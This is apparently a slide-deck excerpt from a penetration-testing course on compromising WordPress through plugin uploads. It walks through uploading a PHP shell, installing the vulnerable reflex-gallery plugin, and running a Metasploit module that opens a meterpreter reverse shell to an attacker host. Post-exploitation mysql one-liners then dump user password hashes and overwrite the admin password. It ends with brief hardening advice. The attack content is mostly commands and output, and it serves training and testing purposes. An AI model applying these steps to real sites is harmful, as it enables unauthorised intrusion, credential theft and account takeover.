




PLUGIN RCE

PHP PLUGIN

- Upload plugin and press Install Now





PLUGIN RCE

PHP PLUGIN

❏ Click on Proceed

WordPress Admin Dashboard (Dante LLC) - Add Plugins screen. The 'Plugins' menu item is highlighted in the sidebar. The main content area shows an error message at the top, followed by the 'Add Plugins' section with an 'Upload Plugin' button. Below this, there is a text prompt: 'If you have a plugin in a .zip format, you may install it by uploading it.' At the bottom, there is a file selection area showing a file named 'shell.php' with a 'Browse...' button and an 'Install Now' button.



PLUGIN RCE

PHP PLUGIN

- Click on Proceed

Installing Plugin from uploaded file: shell.php

Connection Information

To perform the requested action, WordPress needs to access your web server. Please provide the following information:

Hostname

FTP Username


FTP Password

This password will not be stored on the server.

Connection Type
 FTP FTPS (SSL)


PLUGIN RCE PHP PLUGIN

- Probably this won't do anything apparently, but if you go to Media, you will see your shell uploaded:



PLUGIN RCE PHP PLUGIN

- Access it and you will see the URL to execute the reverse shell:



The screenshot shows the WordPress Media Library interface. The left sidebar contains navigation options: Dashboard, Posts, Media (selected), Library, Add New, Pages, Comments, Appearance, Plugins, Users, Tools, and Settings. The main content area is titled 'Edit Media' and shows a file named 'shell.php'. Below the filename, the Permalink is displayed as <http://10.10.110.100:65000/wordpress/shell-php-2/>. A thumbnail image of the file is shown, featuring a dark square with a white double-headed arrow and a document icon. Below the thumbnail is a 'Caption' field. At the bottom, there is a 'Description' field with a rich text editor toolbar containing buttons for bold, italic, link, b-quote, del, ins, img, ul, ol, li, code, and close tags. The description text is <http://10.10.110.100:65000/wordpress/wp-content/uploads/2020/12/shell-1.php>.

<https://t.me/learningnets>


PLUGIN RCE

UPLOADING AND ACTIVATING MALICIOUS PLUGIN

- ❑ (This part is copied from <https://www.hackingarticles.in/wordpress-reverse-shell/>)
- ❑ Some time logon users do not own writable authorization to make modifications to the WordPress theme, so we choose “Inject WP pulgin malicious” as an alternative strategy to acquiring a web shell.
- ❑ So, once you have access to a WordPress dashboard, you can attempt installing a malicious plugin. Here I’ve already downloaded the vulnerable plugin from exploit db.
- ❑ Click [here](#) to download the plugin for practice.

PLUGIN RCE

UPLOADING AND ACTIVATING MALICIOUS PLUGIN



The screenshot shows a web browser window displaying an exploit entry on exploit-db.com. The URL in the address bar is https://www.exploit-db.com/exploits/36374. The page layout is divided into several sections:


- Metadata:** EDB-ID: 36374, CVE: (blank), Author: CRASHBANDICOT, Type: WEBAPPS.
- Verification:** EDB Verified: ✓ (green checkmark).
- Exploit Status:** Exploit: ⬇️ / {} (download icon and code icon).
- Platform and Date:** Platform: PHP, Date: 2015-03-08.
- Vulnerable App:** A red-bordered box containing the text "Vulnerable App:" followed by a download icon.
- Advertisement:** A section titled "Become a Certified Penetration Tester" with a sub-headline "Tester". Below it, text reads: "Enroll in Advanced Web Attacks and Exploitation, the course required to become an Offensive Security Web Expert (OSWE)". At the bottom of this section is a rounded button labeled "GET CERTIFIED".

<https://t.me/learningnets>

PLUGIN RCE

UPLOADING AND ACTIVATING MALICIOUS PLUGIN

- ❑ Since we have zip file for plugin and now it's time to upload the plugin.
- ❑ Dashboard > plugins > upload plugin



PLUGIN RCE

UPLOADING AND ACTIVATING MALICIOUS PLUGIN

- Browse the downloaded zip file as shown.

Add Plugins

If you have a plugin in a .zip format, you may install it by uploading it here

ad33afbc2f2e22877b202d986acd43bd-reflex-gallery.zip

PLUGIN RCE

UPLOADING AND ACTIVATING MALICIOUS PLUGIN

- Once the package gets installed successfully, we need to activate the plugin.

WordPress 5.2.2 is available! [Please update now.](#)

Installing Plugin from uploaded file:
ad33afbc2f2e22877b202d986acd43bd-reflex-gallery.zip

Unpacking the package...

Installing the plugin...

Plugin installed successfully.

[Activate Plugin](#)

[Return to Plugin Installer](#)

PLUGIN RCE

UPLOADING AND ACTIVATING MALICIOUS PLUGIN

- Once the package gets installed successfully, we need to activate the plugin.

WordPress 5.2.2 is available! [Please update now.](#)

Installing Plugin from uploaded file:
ad33afbc2f2e22877b202d986acd43bd-reflex-gallery.zip

Unpacking the package...

Installing the plugin...

Plugin installed successfully.

[Activate Plugin](#)

[Return to Plugin Installer](#)



PLUGIN RCE

UPLOADING AND ACTIVATING MALICIOUS PLUGIN

- ❑ When everything is well setup then go for exploiting. Since we have installed vulnerable plugin named “reflex-gallery” and it is easily exploitable.
- ❑ You will get exploit for this vulnerability inside Metasploit framework and thus load the below module and execute the following command:
- ❑ As the above commands are executed, you will have your meterpreter session. Just as portrayed in this article, there are multiple methods to exploit a WordPress platformed website.

PLUGIN RCE

UPLOADING AND ACTIVATING MALICIOUS PLUGIN

```
msf5 > use exploit/unix/webapp/wp_reflexgallery_file_upload ↵
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set rhosts 192.168.1.101
rhosts => 192.168.1.101
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set targeturi /wordpress
targeturi => /wordpress
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[+] Our payload is at: UCmmvcxfXSBjZRS.php. Calling payload...
[*] Calling payload...
[*] Sending stage (38247 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.106:4444 -> 192.168.1.101:34352) at 20
[+] Deleted UCmmvcxfXSBjZRS.php

meterpreter > █
```



POST EXPLOITATION

- ❑ Extract usernames and passwords:

```
mysql -u <USERNAME> --password=<PASSWORD> -h localhost -e "use wordpress;select concat_ws(':', user_login, user_pass) from wp_users;"
```

- ❑ Change admin and password:

```
mysql -u <USERNAME> --password=<PASSWORD> -h localhost -e "use wordpress;UPDATE wp_users SET user_pass=MD5('hacked') WHERE ID = 1;"
```

WORDPRESS PROTECTION

REGULAR UPDATES

- ❑ Make sure WordPress, plugins, and themes are up to date. Also confirm that automated updating is enabled in wp-config.php:

```
define( 'WP_AUTO_UPDATE_CORE', true );  
add_filter( 'auto_update_plugin', '__return_true' );  
add_filter( 'auto_update_theme', '__return_true' );
```



WORDPRESS PROTECTION SECURITY PLUGINS

- ❑ Wordfence Security
- ❑ Sucuri Security
- ❑ iThemes Security



WORDPRESS PROTECTION

OTHER RECOMMENDATIONS

- ❑ Remove default **admin** user
- ❑ Use **strong passwords** and **2FA**
- ❑ Periodically **review users permissions**
- ❑ **Limit login attempts** to prevent Brute Force attacks
- ❑ Rename **wp-admin.php** file and only allow access internally or from certain IP addresses.